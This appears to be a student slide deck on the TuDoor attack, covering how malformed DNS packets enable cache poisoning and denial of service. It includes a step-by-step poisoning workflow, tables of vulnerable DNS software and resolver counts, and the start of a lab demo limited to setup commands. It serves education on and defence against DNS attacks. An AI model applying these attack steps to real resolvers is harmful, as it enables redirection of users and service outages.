

# TuDoor Attack

Systematically Exploring and Exploiting Logic  
Vulnerabilities in DNS Response Pre-processing with  
Malformed Packets

Presented by:

Abhilasha Mohapatra

Likitha Balaji

Mausam Piyush Vora

# Introduction

- DNS is crucial for domain name-to-IP translation but is a frequent attack target.
- Common attacks: DNS cache poisoning, Denial-of-Service (DoS).
- Prior research focused on flooding and cache flaws, but response pre-processing is underexplored.
- TUDoor attack exploits malformed DNS responses for cache poisoning, DoS, and resource depletion.
- Affects 24 DNS software, including BIND, PowerDNS, and Microsoft DNS.
- Urgent need for standardizing DNS response pre-processing security.






Figure 1. General DNS resolver roles and domain name resolution process.

# TuDoor Attack Workflow




# Threat Model


- **Multi-Role Targeting:** Impacts stub resolvers, DNS forwarders, and recursive resolvers.
- **Minimal Requirements:** Only need to initiate a DNS query and know the resolver's egress IP.
- **Off-/On-Path Attacks:** Off-path (spoofing) for cache poisoning/DoS; on-path for resource exhaustion.
- **UDP-Focused (Not Limited):** Primarily exploits UDP, but also affects TCP/HTTPS/TLS (e.g., Knot Resolver).
- **IP Spoofing Feasibility:** 19% of IPv4 ASes are spoofable, enabling forged DNS responses.



# Analysis of DNS Response Processing



# DNSPOISONING Attack (Cache Poisoning)




## DNS Cache Poisoning – TuDoor Attack

- ❖ **Initiate Query**  
Attacker sends a DNS query for `vitm.com` to the target resolver.
- ❖ **Resolver Queries Nameserver**  
Resolver forwards the query to `vitm.com`'s nameserver using a random source port and TXID.
- ❖ **Pre-processing Phase Begins**  
Resolver enters a waiting state, handling incoming packets via vulnerable pre-processing logic.
- ❖ **Determine Source Port (Side-Channel)**  
Attacker probes source ports using crafted queries like `12345.atkr.com` to learn the active port.
- ❖ **Inject Malformed Packets (TuDoor Exploit)**  
Attacker injects malformed DNS or ICMP packets before the legitimate response arrives.
- ❖ **Guess or Predict TXID**  
With the source port known, attacker brute-forces or predicts TXID in spoofed responses.
- ❖ **Exploit Malformed Packet Vulnerability**  
Resolver accepts a malformed or spoofed packet due to flawed pre-processing checks.
- ❖ **Success: Poisoned Cache**  
Spoofed response is cached, causing future users to be redirected to a malicious IP.

# Vulnerable State Transitions

## Example: Microsoft DNS



**Microsoft DNS** accepts the query packet (QR=0) on its outbound request socket when receiving answers, and issues resolver-queries for resolving new queries.



# Kaminsky Attack

## Overview:


Discovered by Dan Kaminsky (2008), it is a landmark DNS cache poisoning attack.

## Mechanism:

- Exploited predictable DNS transaction IDs and lack of source port randomization.
- Relied on flooding the resolver with spoofed responses until one “wins” the race.
- The attack involves sending numerous fake DNS responses to a resolver.
- This confuses the resolver and allows the attacker to insert false data into its cache, leading to potential redirection of users to malicious sites.

## Impact:

Forced widespread improvements in DNS security practices



# Kaminsky Vs TuDoor - DNSPOISONING


Aspect	Kaminsky Attack (2008)	TuDoor Attack (2024) - DNSPOISONING
Core Flaw	Weak randomness (TXID + source port)	Malformed packet logic flaws (VCP)
Port Discovery	Brute-force port	Leak source port via side channel
TXID Handling	Brute-force TXID	Only TXID brute-force (after port known)
Injection Method	Floods spoofed responses with fake NS	Injects forged response via known 4-tuple
Attack Speed	Slow (80–500 sec)	Very Fast (<1s)
Target Scope	Recursive resolvers (open DNS)	Stub, forwarders, recursive, even internal
Bypasses Defenses	Blocked by DNSSEC, 0x20, random ports	Bypasses DNSSEC (w/ DoS), parser flaws

# DNSSDoS Attack

## Involved Entities:


- Attacker (IP<sub>c</sub>)
  - Malicious actor who initiates the attack by sending crafted DNS queries and malicious packets.
- Target Recursive Resolver (IP<sub>R</sub>)
  - DNS resolver that handles queries from clients and performs recursive queries to authoritative DNS servers.
- Authoritative Nameserver (IP<sub>v</sub>)
  - Legitimate DNS server responsible for the victim domain (e.g., vitm.com).

## Attack steps of DNSDoS



# Vulnerable State Transitions

## Example: BIND



# Anomaly-based Filtering of Application-Layer DDoS Against DNS Authoritatives

- Problem: DNSDOS exploits DNS response vulnerabilities
- Challenge: Traditional defenses can't filter malformed packets
- Solution: Upstream anomaly-based filtering
- Approach: Two-layer defense system
  - Low-pass filter for all clients
  - Allowlist for high-volume resolvers

# Vulnerable Software and Public Resolvers

## Key takeaway:

- 24 out of 28 software were found to be vulnerable, making DNS infrastructure widely exposed to attacks.
- 18 out of 42 public resolvers were found vulnerable, indicating real-world impact.

Resolver			Resolution		Vulnerable state transition														Vulnerability		
Role	Software	Version	Query count	Negative caching	⑧ ↓ ⑩	② ↓ ⑫	③ ↓ ⑫	⑤ ↓ ⑫	⑧ ↓ ⑫	② ↓ ⑬	③ ↓ ⑬	④ ↓ ⑬	⑤ ↓ ⑬	⑥ ↓ ⑬	⑦ ↓ ⑬	⑧ ↓ ⑬	V <sub>CP</sub>	V <sub>DS</sub>	V <sub>RC</sub>		
Recur- sive	BIND	9.18.14	13	✓	✗	✓	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✓	✓	
	Unbound	1.17.1	9	✓	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	
	Knot	5.5.3	3	✓	✗	✗	✓	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	✓	
	PowerDNS	4.8.3	1	✓	✗	✗	✗	✗	✗	✓	✓	✓	✗	✗	✗	✗	✗	✗	✓	✗	
	Microsoft	2022	2	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	
	Simple DNS+	9.1.111	3	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	
	Technitium	11.0.2	6	✓	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	
MaraDNS	3.5.0036	6	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗		
Forw- arder	Dnsmasq	2.89	1	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	
	CoreDNS	1.10.1	3	✗	✗	✗	✗	✗	✗	✓	✗	✓	✗	✓	✓	✗	✗	✓	✓	✗	
	Pi-hole	5.17.1	1	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	
	pdnsd	1.2.9	1	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗	
	Acrylic DNS	2.1.1	1	✗	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	
	AdGuard	7.14	2	✗	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	
	DNS Safety	1.0	1	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✗	✓	✓	✗	✓	✓	✗	
	Dual DHCP DNS	8.00RC	1	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	
	NxFilter	4.6.7.6	3	✗	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗	
YogaDNS	1.37	1	✓	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓	✓	✓	✗		
Stub	Linux	253	6	✓	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗	
	Windows	2023	5	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	✗	✗	✗	✗	✗	✓	✗	
	MacOS	13.2.1	6	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	
	IOS	16.3.1	6	✗	✓	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✓	✗	✗	
	Android	13	4	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	✗	
	ChromeOS	111.x	5	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✓	✗	✗	✗	✓	✗	✗	
Lib- rary	Python	2.3.0	1	-	✗	✗	✗	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓	✗	✓	✗	
	Golang	2023	1	-	✗	✗	✗	✗	✗	✓	✓	✓	✗	✗	✓	✗	✗	✗	✓	✗	
	JavaScript	19.8.1	1	-	✗	✗	✗	✗	✗	✓	✓	✗	✗	✗	✗	✗	✗	✗	✓	✗	
	Java	3.5.2	1	-	✗	✗	✗	✗	✗	✓	✓	✓	✓	✓	✓	✓	✓	✗	✓	✗	

‘-’: Not applicable due to no caching. ✓: Yes. ✗: No. ✓: Vulnerable. ✗: Not vulnerable.

# Vulnerable Open Resolvers

423k (23.1%) out of 1.8M vulnerable

Type	Resolver number and percentage	
Collected	Alive on 03/10/2023	1,837,442 (100.0%)
Software identified	Microsoft DNS	205,984 (11.2%)
	BIND	54,813 (3.0%)
	Unbound	12,765 (0.7%)
	PowerDNS Recursor	12,750 (0.7%)
	Knot Resolver	45 (0.0%)
	CoreDNS	8 (0.0%)
Vulnerable	DNSPOISONING	205,984 (11.2%)
	DNSDoS	216,317 (11.8%)
	DNSCONSUMING	67,623 (3.7%)
	TuDOOR	423,652 (23.1%)





Demo

## Verifying BIND Status and Flushing DNS Cache

- **Command:** `sudo systemctl status bind9`

This confirms that the BIND9 DNS server is actively running on the victim VM and is ready to accept DNS queries.

- **Commands:** `sudo rndc flush` and `sudo rndc dumpdb -cache`

These are used to flush any existing DNS cache entries and verify that the cache is now empty, ensuring a clean start for the DNSDoS simulation.

```
590/avahi-daemon: r
[05/01/25]seed@VM:~$ sudo systemctl status bind9
● named.service - BIND Domain Name Server
   Loaded: loaded (/lib/systemd/system/named.service; enabled; vendor preset:
   Active: active (running) since Thu 2025-05-01 09:30:52 EDT; 46s ago
     Docs: man:named(8)
    Main PID: 10028 (named)
      Tasks: 5 (limit: 2318)
     Memory: 4.8M
    CGroup: /system.slice/named.service
            └─10028 /usr/sbin/named -f -u bind

May 01 09:30:53 VM named[10028]: command channel listening on ::1#953
May 01 09:30:53 VM named[10028]: managed-keys-zone: loaded serial 20
May 01 09:30:53 VM named[10028]: zone 127.in-addr.arpa/IN: loaded serial 1
May 01 09:30:53 VM named[10028]: zone 0.in-addr.arpa/IN: loaded serial 1
May 01 09:30:53 VM named[10028]: zone 255.in-addr.arpa/IN: loaded serial 1
May 01 09:30:53 VM named[10028]: zone localhost/IN: loaded serial 2
May 01 09:30:53 VM named[10028]: all zones loaded
May 01 09:30:53 VM named[10028]: running
May 01 09:31:03 VM named[10028]: managed-keys-zone: Unable to fetch DNSKEY set
May 01 09:31:03 VM named[10028]: resolver priming query complete: timed out

[05/01/25]seed@VM:~$
```

```
seed@VM: ~
[05/03/25]seed@VM:~$ sudo rndc flush
[05/03/25]seed@VM:~$ sudo rndc dumpdb -cache
[05/03/25]seed@VM:~$
```


## Verifying Internal Network Communication Between VMs

- **Command: ping 10.9.0.30 and ping 10.9.0.20 (bidirectional)**

These ping commands confirm that the attacker VM and victim DNS resolver VM can communicate over the internal VirtualBox network, which is crucial for executing and simulating the DNSDoS attack successfully.

Victim IP address: 10.9.0.20

Attacker IP address: 10.9.0.30



```
VBUNTU [running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
64 bytes from 10.9.0.20: icmp_seq=40 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=41 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=42 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=43 ttl=64 time=1.18 ms
64 bytes from 10.9.0.20: icmp_seq=44 ttl=64 time=1.18 ms
